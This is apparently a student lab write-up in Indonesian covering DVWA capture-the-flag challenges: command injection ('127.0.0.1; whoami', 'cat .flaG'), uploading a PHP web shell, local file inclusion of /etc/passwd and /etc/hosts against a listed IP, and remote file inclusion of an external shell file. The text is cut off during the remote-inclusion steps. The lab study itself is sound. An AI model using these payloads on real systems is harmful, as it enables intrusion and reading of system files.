
Langkah Pengujian

1. Pengujian diawali dengan memasukkan alamat IP `127.0.0.1` pada *form* Command Injection untuk memastikan fungsi aplikasi berjalan dengan normal.



Gambar 40.1. Hasil pengujian 127.0.0.1

2. Selanjutnya, dilakukan pengujian dengan menambahkan perintah `whoami` menggunakan karakter pemisah `;` pada input: `127.0.0.1; whoami`
Hasil pengujian menampilkan `www-data`. Hal ini menunjukkan bahwa perintah tambahan berhasil dieksekusi oleh sistem melalui input aplikasi.




Gambar 40.2. Hasil eksekusi perintah whoami

- Setelah Command Injection berhasil dikonfirmasi, dilakukan pengecekan direktori kerja menggunakan perintah: `127.0.0.1; pwd`

Hasilnya menunjukkan bahwa aplikasi berjalan pada direktori:


`/var/www/html/vulnerabilities/exec`



Gambar 40.3. Hasil pengecekan direktori menggunakan pwd.

4. Selanjutnya, dilakukan enumerasi *file* pada direktori tersebut menggunakan perintah:
`127.0.0.1; ls -la`

Dari hasil enumerasi ditemukan file bernama `.flaG`.




Gambar 40.4. Hasil enumerasi file menggunakan `ls -la`

5. File tersebut kemudian dibaca menggunakan perintah:

`127.0.0.1; cat .flaG`

Hasil perintah tersebut menampilkan isi *file* yang berisi *flag* dari *challenge*.



Gambar 40.5. Hasil pembacaan *file* `.flaG`

Hasil Pengujian

Berdasarkan pengujian yang dilakukan, aplikasi terbukti rentan terhadap Command Injection karena *input* pengguna dapat digunakan untuk menjalankan perintah sistem operasi tambahan. Kerentanan tersebut kemudian dimanfaatkan untuk melakukan enumerasi direktori dan membaca *file* ``.flaG*`, sehingga *flag* berhasil diperoleh.

JESSICA AUSILIA AFRIANI


50. File Upload

Tujuan

Melakukan pengujian pada fitur *File Upload* untuk mengetahui apakah aplikasi menerima *file* PHP dan mengetahui lokasi penyimpanan *file* yang telah diunggah, kemudian menemukan *flag* pada direktori tersebut.


Langkah Pengujian

1. Membuka halaman **File Upload** pada DVWA.
2. Menyiapkan *file* `shell.php` sebagai *file* uji untuk mengetahui apakah server menerima dan memproses *file* dengan ekstensi `.php`.
3. Mengunggah `shell.php` melalui fitur **File Upload**.
4. Setelah proses *upload* berhasil, aplikasi menunjukkan bahwa *file* tersimpan pada direktori `/hackable/uploads/`.




Gambar 1. Hasil *upload shell.php*.

5. Mengakses direktori `/hackable/uploads/` untuk memastikan *file* yang telah diunggah tersimpan pada direktori tersebut.




Gambar 2. Hasil pemeriksaan direktori `hackable/uploads/`.

6. Setelah *file* `shell.php` berhasil diproses oleh server, dilakukan pemeriksaan menggunakan perintah `whoami` dan `id` untuk mengetahui *user* dan informasi identitas yang digunakan dalam menjalankan *file* tersebut.




Gambar 3. Hasil perintah `whoami`




Gambar 4. Hasil perintah `id`

7. Selanjutnya, dilakukan pemeriksaan terhadap isi direktori menggunakan perintah `ls -la` untuk melihat *file* yang terdapat pada direktori tersebut.



Gambar 5. Hasil perintah `ls -la`

8. Dari hasil pemeriksaan tersebut, ditemukan *file* `.Flag`. Isi *file* kemudian dibaca menggunakan perintah `cat` sehingga diperoleh *flag*.



Gambar 6. Hasil perintah Cat .Fl@g

Hasil Pengujian

Hasil pengujian menunjukkan bahwa aplikasi menerima *file* dengan ekstensi *.php* dan menyimpannya pada direktori */hackable/uploads/*. *File* *shell.php* kemudian dapat diproses oleh server.

Pemeriksaan menggunakan *whoami*, *id*, dan *ls -la* dilakukan untuk mengetahui *user* yang menjalankan *file* serta melihat *file* yang terdapat pada direktori tersebut. Dari hasil pemeriksaan ditemukan *file* *.Fl@g*. Setelah isi *file* tersebut dibaca, diperoleh *flag* yang menjadi tujuan dari *challenge*.

Kesimpulan

Pengujian berhasil menunjukkan bahwa aplikasi dapat menerima dan memproses *file* PHP pada fitur **File Upload**. *File* tersebut tersimpan pada direktori */hackable/uploads/*. Melalui pemeriksaan terhadap direktori dan *file* yang terdapat di dalamnya, ditemukan *.Fl@g* yang berisi *flag* sesuai dengan tujuan *challenge*.

60. Local File Inclusion


Tujuan

Melakukan pengujian **Local File Inclusion (LFI)** pada halaman *File Inclusion* DVWA untuk mengetahui apakah aplikasi dapat mengakses *file* lokal pada *host* melalui parameter *page*, serta menemukan *flag* pada *file* konfigurasi *network host*.

Langkah Pengujian

1. Membuka halaman **File Inclusion** pada DVWA.
2. Melakukan pengujian *Local File Inclusion* dengan memasukkan path *file* lokal `/etc/passwd` pada parameter *page*.
3. Pengujian dilakukan menggunakan URL:


<http://157.10.253.241/vulnerabilities/fi/?page=/etc/passwd>



Gambar 60.1. Hasil pengujian *Local File Inclusion* dengan mengakses *file* `/etc/passwd`.

4. Setelah *file* lokal berhasil diakses, dilakukan pengujian terhadap *file* `/etc/hosts` karena *file* tersebut merupakan salah satu *file* konfigurasi yang berkaitan dengan *network* pada *host*. Pengujian dilakukan menggunakan URL:

<http://157.10.253.241/vulnerabilities/fi/?page=/etc/hosts>



Gambar 60.2. Hasil pengujian *Local File Inclusion* terhadap file */etc/hosts*.

5. Dari hasil akses terhadap */etc/hosts*, ditemukan *flag* yang terdapat pada isi file tersebut.

Hasil Pengujian

Berdasarkan pengujian yang dilakukan, aplikasi dapat mengakses file lokal pada *host* melalui parameter *page*. Hal tersebut dibuktikan dengan berhasilnya aplikasi menampilkan isi file */etc/passwd*.

Selanjutnya, dilakukan pengujian terhadap file */etc/hosts* yang digunakan untuk menyimpan informasi pemetaan *hostname* dan alamat IP pada *host*. Dari hasil pengujian tersebut, ditemukan *flag* pada isi file */etc/hosts*.

Kesimpulan

Pengujian ***Local File Inclusion*** berhasil dilakukan. Kerentanan pada parameter *page* memungkinkan aplikasi mengakses file lokal pada *host*. Melalui pengujian terhadap */etc/passwd* dan */etc/hosts*, *flag* berhasil ditemukan pada file */etc/hosts*.


70. Remote File Inclusion

Tujuan

Melakukan pengujian *Remote File Inclusion* (RFI) pada halaman *File Inclusion* untuk mengetahui apakah aplikasi dapat mengambil dan memproses *file* dari sumber eksternal, kemudian melakukan pengujian terhadap *host* dan menemukan *flag*.


Langkah Pengujian

1. Membuka halaman ***File Inclusion*** pada DVWA.
2. Menyiapkan *file* `knock.txt` dari *repository* GitHub yang digunakan sebagai sumber *file* eksternal untuk pengujian.
3. Membuka *file* `knock.txt`, kemudian memilih **Raw** untuk memperoleh *URL* langsung (*raw URL*) dari *file* tersebut.
4. Menyalin *URL* *raw* `knock.txt` yang diperoleh, kemudian memasukkannya ke dalam parameter `page` pada halaman *File Inclusion*.
5. Request pengujian dilakukan dengan memasukkan *URL* *file* eksternal ke dalam parameter `page`.
6. Setelah *request* dikirim, aplikasi berhasil mengambil dan melakukan *include* terhadap *file* `knock.txt` dari sumber eksternal. Halaman kemudian menampilkan antarmuka KNOCK KNOCK SHELL, yang menunjukkan bahwa *file* eksternal berhasil diproses oleh aplikasi.



